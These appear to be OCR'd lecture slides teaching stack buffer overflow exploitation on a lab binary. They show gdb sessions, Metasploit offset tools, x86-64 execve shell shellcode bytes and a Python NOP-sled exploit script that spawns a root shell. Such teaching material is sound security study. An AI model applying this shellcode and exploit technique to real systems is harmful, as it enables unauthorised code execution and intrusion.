
Shellcode

- Get it from metasploit

Buffer Overflow Exploit Creation

Address of Buffer

Buffer Overflow Exploit Creation



Buffer Overflow Exploit Creation

Address of buffer

- We need to have the address of the firstname buffer
- Can get it via debugger
- It will be always the same (sorta)

Buffer Overflow Exploit Creation

How to get the address of the buffer:

```
# gdb challenge3
(gdb) disas handleData
Dump of assembler code for function handleData:
   0x00000000004007ad <+46>:  mov    %rdx,%rsi
   0x00000000004007b0 <+49>:  mov    %rax,%rdi
   0x00000000004007b3 <+52>:  callq  0x4005c0 <strcpy@plt>
(gdb) b *0x00000000004007b3
```

Buffer Overflow Exploit Creation

```
(gdb) r `python -c 'print "A" * 92'` test
Breakpoint 2, 0x00000000004007b3 in handleData ()
(gdb) x/32x $rsi
0x7fffffffec42:   0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffec52:   0x41414141  0x41414141  0x41414141  0x41414141
```

Buffer Overflow Exploit Creation


Recap:

- Debug vulnerable program to find address of buffer with the shellcode

Buffer Overflow Exploit Creation

Offset

Buffer Overflow Exploit Creation



Buffer Overflow Exploit Creation

Offset

- Distance between start of buffer (firstname)
- Till SIP

What is the stuff?

- Other local variables (isAdmin)
- SBP
- Padding!

Buffer Overflow Exploit Creation

How to get distance to SIP:

1. Create overflow string
2. Run the program in gdb with the string as argument
3. Check if RIP is modified (segmentation fault?)
4. If no crash:
   1. Increase overflow string length
   2. Goto 2
5. If crash:
   1. Check if RIP is based on overflow string
   2. Check at which location in the string RIP is
   3. Modify overflow string at that location

Find offset manually

Buffer Overflow Exploit Creation

```
(gdb) run `python -c 'print "A" * 88 + "BBBB"'` test
You ARE admin!
Be the force with you.
isAdmin: 0x41414141

Program received signal SIGSEGV, Segmentation fault.
0x0000000042424242 in ?? ()
```

Or:

```
(gdb) run $(printf "%088xBBB")
```

Find offset with metasploit

Buffer Overflow Exploit Creation

```
$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_create.rb 90
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9

$ gdb ./challenge3
(gdb) run
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0A test
Program received signal SIGSEGV, Segmentation fault.
0x0000413064413963 in ?? ()
(gdb) i r rip
rip            0x413064413963     0x413064413963
```

Buffer Overflow Exploit Creation

```
$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
413064413963
[*] Exact match at offset 88
```

Exploit Programming

Putting it all together

Exploit Programming

```
# python bof3.py  | hexdump -v
0000000 9090 9090 9090 9090 9090 9090 9090 9090
0000010 9090 9090 9090 9090 9090 9090 9090 9090
0000020 9090 9090 3190 48c0 d1bb 969d d091 978c
0000030 48ff dbf7 5453 995f 5752 5e54 3bb0 050f
0000040 4141 4141 4141 4141 4141 4141 4141 4141
0000050 4141 4141 4141 4141 e8c0 ffff 7fff
```

NOP
Shellcode
Fill
Return Address / Address of NOP


Exploit Programming

```
#!/usr/bin/python

shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x5
2\x57\x54\x5e\xb0\x3b\x0f\x05"

buf_size = 64
offset = ??

# return address without GDB
ret_addr = "\x??\x??\x??\x??\x??\x??"
```

Exploit Programming

```
# Fill buffer_len with NOP
# | NOP NOP |
exploit = "\x90" * (buf_size - len(shellcode))

# add shellcode
# | NOP NOP | shellcode |
exploit += shellcode

# Fill with garbage till we reach saved RIP
# | NOP NOP | shellcode | fill |
exploit += "A" * (offset - len(exploit))

# At last: put in the return address
# | NOP NOP | shellcode | fill | ret_addr |
exploit += ret_addr

# print to stdout
sys.stdout.write(exploit)
```

Buffer Overflow Exploit Creation



Exploit Programming

```
$ ./challenge3 `python bof3.py` asdf
You ARE admin!
Be the force with you.
isAdmin: 0x41414141
#
```

NOP Sled

NOP Sled:

NOP = No OPeration

“A set of instructions which ultimately do not affect code execution”

Does nothing except incrementing EIP

On x86: 0x90

NOP Sled


What are NOP's good for?

SIP does not have to point EXACTLY at the beginning of the shellcode

Just: Somewhere in the NOP sled

```
NOP NOP NOP NOP NOP NOP SHELLCODE
```

NOP Sled



char firstname[64]
Stuff
SIP
0x90 0x90 0xeb …
AAAAA
0x7fffffffec42

Exploit Programming Pitfalls

Exploit Programming Pitfalls

Too much overflow on 64 bit is bad

- If you overflow too much (> `0x00007fffffffffff`), RIP will not look good
- E.g. AAAAAAAA -> 0x4141414141414141 -> 0x400686

```
(gdb)run
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Acaaaaaaaaaaaaaaaaaaaaaaa test
(gdb) i r rip
rip            0x4007df    0x4007df
```

Exploit Programming Pitfalls

Too much overflow on 64 bit is bad

- If you overflow too much (> `0x00007fffffffffff`), RIP will not look good
- E.g. AAAAAAAA -> 0x4141414141414141 -> 0x400686

```
(gdb)run
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Acaaaaaaaaaaaaaaaaaaaaaaaa test
(gdb) i r rip
rip            0x4007df    0x4007df

(gdb) run
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Acaaaaaaaaa test
(gdb) i r rip
rip            0x61616161  0x61616161
```

Exploit Programming Pitfalls

gdb is a little girl…

```
(gdb) run `python bof3.py` test
Breakpoint 2, 0x00000000004007b3 in handleData ()
(gdb) c
Continuing.
You ARE admin!
Be the force with you.
isAdmin: 0x41414141
process 17696 is executing new program: /bin/dash
Warning:
Cannot insert breakpoint 2.
Cannot access memory at address 0x4007b3
```

When exploit works, an existing breakpoint can break it!

```
(gdb) d 2
```

Exploit Programming Pitfalls

gdb is a little bitc…

```
(gdb) run `python bof3.py` test
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /bin/dash `python bof3.py` test
/bin/dash: 0: Can't open
�����������������������������������1�H�й���Ќ��H���ST
_�RWT^�;AAAAAAAAAAAAAAAAAAAAAAAB����
[Inferior 1 (process 17705) exited with code 0177]
```

When an exploit worked, and you try it again, gdb is confusing the binaries…

```
(gdb) file ./challenge3
```

Exploit Programming Pitfalls

Exploit for GDB will (probably) not work without GDB

- Create a working exploit which works with GDB
- Run the program with enabled core files, with the exploit

```
$ ulimit -c unlimited
$ ./challenge3 `python bof3.py` test
Segmentation fault (core dumped)
$ gdb challenge3 core
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x00007fffffffec42 in ?? ()
(gdb) x/32x $rip
0x7fffffffec42:     0x00000000    0x0b000000    0xd3d1e68f    0xe0a72b29
0x7fffffffec52:     0x85e20d51    0x7830e622    0x365f3638    0x00000034
0x7fffffffec62:     0x00000000    0x00000000    0x00000000    0x632f2e00
0x7fffffffec72:     0x6c6c6168    0x65676e65    0x90900033    0x90909090
